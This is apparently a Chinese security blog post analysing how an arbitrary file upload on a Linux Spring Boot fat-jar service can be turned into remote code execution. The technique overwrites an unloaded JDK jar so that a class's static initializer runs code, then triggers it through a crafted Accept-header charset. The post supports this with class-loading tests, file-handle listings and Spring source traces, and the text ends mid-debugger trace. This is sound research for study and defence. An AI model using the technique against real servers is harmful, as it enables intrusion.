

藏青's BLOG

- [Home](#)
- [Archives](#)
- [Categories](#)
- [Links](#)

Spring Boot Fat Jar 写文件getshell技术分析

2021-04-16


前言

之前在审计的过程中发现，很多JAVA开发的网站经常使用springboot，而springboot又是可以独立于tomcat部署web项目的，而且在不做特殊配置的情况下，也并不解析jsp文件，当时也在想，如果在渗透的过程中发现了一个任意文件上传漏洞，并且目标网站没有内置jsp或者jspx的解析引擎，我该如何getshell？

以我目前的知识积累来看，在linux下且高权限的情况下，可以通过写入计划任务反弹shell。在windows下高权下可以通过写自启动的方式getshell，但是使用这些方式显然要求都比较高，一方面是需要高权限，另一方面在windows下可能有些上传点并不支持上传exe或者dll，也需要等到程序下次启动时才能上线，但是对于服务器来讲，可能管理员很久也不上来操作，这显然也是不行的。后来也想过替换jar包的方式getshell，但想到jar在运行期间替换也是不可行的。最近刚好看到[Spring Boot Fat Jar 写文件漏洞到稳定 RCE 的探索](#),作者通过分析JDK中自带且在运行期间默认没有加载的JAR完成了getshell的操作，我本着学习的态度写下了这篇文章。

JAVA的类加载

一个类的生命周期主要经过下面这几个阶段，我们主要关注的是类加载阶段。



类加载阶段主要做了什么？

- 1、通过一个类的全限定名来获取定义此类的二进制字节流。
- 2、将这个字节流所代表的静态存储结构转化为方法区的运行时数据结构。
- 3、在内存中生成一个代表这个类的java.lang.Class对象，作为方法区这个类的各种数据的访问入口。
- 4 □。

可以通过什么途径加载class文件？

JAVA中获取class文件的方式并不单一，可以通过下面的方式获取class文件，当然比较常用的方式还是通过jar包或者本地的class文件获取。

- 从本地系统中直接加载
- 通过网络下载.class文件
- 从zip, jar等归档文件中加载.class文件
- 从专有数据库中提取.class文件
- 将Java源文件动态编译为.class文件

并不需要等到某个类被使用时才去加载，JVM规范允许类加载器在预料某个类将要被使用时就预先加载它。比如当虚拟机启动时，会去加载JAVA_HOME/jre/lib/下的rt.jar下的.class文件文件。我们编写一个简单类测试下。


```
1 public class LoadTest {
2     public static void main(String[] args) {
```

```

3      System.out.println("hello word!");
4  }
5 }

```

在启动时加入-XX:+TraceClassLoading参数即可获得加载信息，可以看到加载了JAVA_HOME/lib/rt.jar的多个类,并没有加载其他JAVA_HOME/jre/lib/目录下其他jar包下的类。



由于我们需要测试的是springboot打包的WEB项目，所以也可以搭建一个简单的springboot web项目，看看会加载哪些JAR? 我编写了一个空的springBoot web项目，经过测试会在启动是加载下面的4个JDK自带的jar，可以看到这里明显是加载了charsets.jar，似乎和LandGrey文章里提到的不太一样。

```

jdk1.8.0_191\jre\lib\ext\localedata.jar]
jdk1.8.0_191\jre\lib\charsets.jar]
jdk1.8.0_191\jre\lib\jsse.jar]
jdk1.8.0_191\jre\lib\rt.jar]

```

经过问题排查，在使用maven编译打包是，会生成一个xml文件，在这个配置文件中GBK编码的设置。

```

/surefire-reports/TEST-com.example.demo.LoadingApplicationTests.xml:9:    <property name="sun.jnu.encoding" value="GBK"/>
/surefire-reports/TEST-com.example.demo.LoadingApplicationTests.xml:45:    <property name="file.encoding" value="GBK"/>

```

当使用maven编译跳过测试打包时，则不会生成surefire-reports目录，下面再测试下是否加载了charsets.jar。经过测试还是会加载charsets.jar，可再下面的几个依赖包中都有设置字符集的操作吧。

```

C:\> find "$(pwd)" -type f | egrep --color=auto -i ".*" | xargs -r -d "\n" egrep --color=auto -i -r -n "GBK"
Binary file /mnt/c/Users/admin/Desktop/LoadingTest/out/artifacts/LoadingTest_jar/jackson-core-2.11.4.jar matches
Binary file /mnt/c/Users/admin/Desktop/LoadingTest/out/artifacts/LoadingTest_jar/spring-beans-5.3.6.jar matches
Binary file /mnt/c/Users/admin/Desktop/LoadingTest/out/artifacts/LoadingTest_jar/spring-webmvc-5.3.6.jar matches
Binary file /mnt/c/Users/admin/Desktop/LoadingTest/out/artifacts/LoadingTest_jar/tomcat-embed-core-9.0.45.jar matches

```

显然这几个文件在程序运行中想要替换是不行的，会拒绝访问，没有加载的JAR则可以直接替换。



使用作者在github上提供的[测试代码](#)来分析是否加载了charsets.jar, 发现在springboot程序启动的过程中还是会open下面的三个系统jar,所以理论上是不可以替换这三个jar文件的。

```
spring-boot-upload-file-lead-to-rce-tricks\fatJarWriteFileRCE\target>java -jar -XX:+TraceClassLoading demo-0.0.1-SNAPSHOT.jar
[Opened C:\Program Files\Java\jdk1.8.0_191\jre\lib\rt.jar]
[Opened C:\Program Files\Java\jdk1.8.0_191\jre\lib\charsets.jar]
[Opened C:\Program Files\Java\jdk1.8.0_191\jre\lib\jsse.jar]
```

这样测试的结果并不准确, 使用handle.exe可以看到程序依赖的所有jar文件。

```
Nthandle v4.22 - Handle viewer
Copyright (C) 1997-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

44: File (RW-) D:\????\java\spring-boot-upload-file-lead-to-rce-tricks\fatJarWriteFileRCE\target
80: File (RW-) C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041
EC: File (R-D) C:\Users\admin\AppData\Local\Temp\hsperfdata_admin\700
10C: Section \Sessions\1\BaseNamedObjects\hsperfdata_admin_700
224: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\rt.jar
278: File (R-D) C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_19041.17.51.0_neu
350: Section \Sessions\1\BaseNamedObjects\windows_shell_global_counters
35C: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\charsets.jar
458: File (RW-) D:\????\java\spring-boot-upload-file-lead-to-rce-tricks\fatJarWriteFileRCE\target\fa
45C: File (RW-) D:\????\java\spring-boot-upload-file-lead-to-rce-tricks\fatJarWriteFileRCE\target\fa
468: File (R-D) C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_19041.17.51.0_neu
46C: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\ext\clldrdata.jar
470: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\ext\localedata.jar
488: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\resources.jar
494: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\ext\jfxrt.jar
5B8: File (RW-) C:\Program Files\Java\jdk1.8.0_191\jre\lib\jsse.jar
```

这些jar文件显然也不能直接覆盖利用, 但在linux下执行并不会加载charsets.jar文件, 所以作者说到的覆盖charsets.jar这种思路目前只适用于Linux场景, 不过问题不大, 一般Linux跑springboot项目会遇到的比较多。

```
[11] 已停止
[11] java -jar demo-0.0.1-SNAPSHOT.jar
[11] [# java -jar -XX:+TraceClassLoading demo-0.0.1-SNAPSHOT.jar |grep Opened
[Opened /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.282.b08-1.el7_9.x86_64/jre/lib/rt.jar]
[Opened /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.282.b08-1.el7_9.x86_64/jre/lib/jfr.jar]
[Opened /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.282.b08-1.el7_9.x86_64/jre/lib/jsse.jar]
```

和windows类似, 直接通过查看系统调用可以看到具体依赖哪些jar文件。

```
11607: java -jar -XX:+TraceClassLoading demo-0.0.1-SNAPSHOT.jar
00007fe76c036000 68K r--s- jsse.jar
00007fe76c047000 76K r--s- resources.jar
00007fe76ceea000 44K r--s- localedata.jar
00007fe76db8b000 1860K r--s- rt.jar
00007fe771a22000 28K r--s- jfr.jar
00007fe771c14000 16K r--s- demo-0.0.1-SNAPSHOT.jar
```

虽然Linux下确实没有加载Charsets.jar, 但是我还有下面的疑问

- 已经Opened过的jar在Linux下能否覆盖?

经过测试, 在Linux下即使程序正在运行中, 也可以直接通过上传覆盖系统的jar文件。

```

M: -rw-r--r-- 1 root root 2193422 1月 22 23:41 jsse.jar
M: -rw-r--r-- 1 root root 4226 1月 22 23:41 jvm.hprof.txt
M: -rw-r--r-- 1 root root 2455 1月 22 23:41 logging.properties
G: drwxr-xr-x 2 root root 4096 4月 6 11:46 management
M: -rw-r--r-- 1 root root 377 1月 22 23:41 management-agent.jar
G: -rw-r--r-- 1 root root 1955 1月 22 23:41 meta-index
M: -rw-r--r-- 1 root root 5352 1月 22 23:41 net.properties
M: -rw-r--r-- 1 root root 11390 1月 22 23:41 psfontj2d.properties
M: -rw-r--r-- 1 root root 3793 1月 22 23:41 psfont.properties.jsa
M: -rw-r--r-- 1 root root 3530602 1月 22 23:41 resources.jar
M: -r----- 1 root root 73773647 4月 21 14:26 rt.jar
drwxr-xr-x 3 root root 4096 4月 6 11:46 security
-rw-r--r-- 1 root root 1210 1月 22 23:41 sound.properties
lrwxrwxrwx 1 root root 30 4月 6 11:46 tzdb.dat -> /usr/share/javazi-1.8/tzdb.dat
[root@iz2zef2ihhbbidm28aim0sz lib]# sz jsse.jar
00[root@iz2zef2ihhbbidm28aim0sz lib]#
[root@iz2zef2ihhbbidm28aim0sz lib]# ls -al |grep jsse.jar
-rw-r--r-- 1 root root 2412496 4月 21 14:28 jsse.jar
[root@iz2zef2ihhbbidm28aim0s

```

既然在linux中可以在运行时覆盖系统的jar包，我们能不能直接覆盖一个已经被load的类？虽然确实可以这么做，但是由于springboot项目在启动时已经将rt.jar或者jsse.jar中的class加载到虚拟机了，所以即使在后面需要使用这个类，会直接从JVM虚拟机中直接加载执行，而不会再将这类重新Load。

- springboot启动会不会将jar中的所有类全部加载？

经过测试，springboot并不会在启动时将某个加载的jar的所有class类进行加载，以jfr.jar为例，也仅仅加载了jdk.jfr.internal.EventWriter,这个也非常容易理解，如果每次需要加载某个class都需要将对应jar里的所有class都加载一遍，对JVM来说也是一个很大的性能损耗。

```

[Opened /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.282.b08-1.e17_9.x86_64/jre/lib/jf
[Loaded jdk.jfr.internal.EventWriter from /usr/lib/jvm/java-1.8.0-openjdk-1.8.0
jfr.jar

```

通过上面的分析和测试，无论springboot在Linux中是否加载了Charsets.jar文件，我们都可以找一个不常用的类来触发我们的payload。

JAVA类的初始化

前面我们大致了解了类的加载，但是加载了类并不代表我们的逻辑被执行，所以还要了解一下类的初始化阶段？

类的初始化主要做什么？

- 执行< clinit >(静态变量及其赋值语句、静态代码块、静态方法)
- 虚拟机会保证在子类< clinit >的执行之前，父类的< clinit >()先执行

什么时候会触发类的初始化？

下面的几种情况会进行类的初始化

- 1 使用new关键字实例化对象
- 2 读取或设置一个类型的静态字段
- 3 使用java.lang.reflect包的方法对类型进行反射调用的时候
- 4 当初始化类的时候，如果发现其父类还没有进行过初始化，则需要先触发其父类的初始化
- 5 当虚拟机启动时，用户需要指定一个要执行的主类（包含main()方法的那个类），虚拟机会先初始化这个主类

类初始化注意事项

同一个类加载器下，一个类型只会被初始化一次。

通过上面的分析，我们可以尝试将恶意代码放到某个没有被load的static代码块中，只要找到触发这个类完成初始化的方法，即可执行我们的恶意代码。

主动触发的初始化

在org.springframework.web.accept.HeaderContentNegotiationStrategy#resolveMediaTypes中，会去接收Accept参数。



```

public List<MediaType> resolveMediaTypes(NativeWebRequest request) throws HttpMediaTypeNotAcceptableException {
    String[] headerValueArray = request.getHeaderValues("Accept"); headerValueArray: {"text/html;char...} requ
    if (headerValueArray == null) {
        return MEDIA_TYPE_ALL_LIST;
    } else {
        List headerValues = Arrays.asList(headerValueArray); headerValues: size = 1 headerValueArray: {"text/ht

        try {
            List<MediaType> mediaTypes = MediaType.parseMediaTypes(headerValues); headerValues: size = 1
            MediaType.sortBySpecificityAndQuality(mediaTypes);
            return !CollectionUtils.isEmpty(mediaTypes) ? mediaTypes : MEDIA_TYPE_ALL_LIST;
        } catch (InvalidMediaTypeException var5) {
            throw new HttpMediaTypeNotAcceptableException("Could not parse 'Accept' header " + headerValues + ": ")

```

在org.springframework.util.MimeTypeUtils#parseMimeTypeInternal中会对accept请求头的内容进行解析。将;后的内容放到LinkedHashMap中。



```

107         parameters = new LinkedHashMap<>(initialCapacity: 4);
108     }
109
110     int eqIndex = parameter.indexOf('=');
111     if (eqIndex >= 0) {
112         String attribute = parameter.substring(0, eqIndex).trim();
113         String value = parameter.substring(eqIndex + 1, parameter.length());
114         parameters.put(attribute, value);
115     }
116 }
117
118 index = nextIndex; index: 25
119 } while(nextIndex < mimeType.length()); mimeType: "text/html; charset=test666"
120
121 try {
122     return new MimeType(type, subtype, parameters); type: "text" subtype: "html"
123 } catch (UnsupportedCharsetException var13) {
124     throw new InvalidMimeTypeException(mimeType, "unsupported charset '" + var13.getMessage() + "'");
125 } catch (IllegalArgumentException var14) {

```

Debug: Application

Debugger Endpoints

Frames Console

✓ "http-nio-0.0.0.0-18081-exec-6"@5,316 in group "main": RUNNING

checkParameters:214, MimeType (org.springframework.util)

lambda\$new\$0:183, MimeType (org.springframework.util)

accept:-1, 1219337562 (org.springframework.util.MimeType\$\$Lambda\$120)

forEach:684, LinkedHashMap (java.util)

<init>:182, MimeType (org.springframework.util)

parseMimeTypeInternal:256, MimeTypeUtils (org.springframework.util)

apply:-1, 596376940 (org.springframework.util.MimeTypeUtils\$\$Lambda\$404)


get:464, MimeTypeUtils\$ConcurrentLruCache (org.springframework.util)

parseMimeType:196, MimeTypeUtils (org.springframework.util)


parseMediaTypes:571, MediaType (org.springframework.http)

Run Debug Terminal Git Java Enterprise Spring TODO

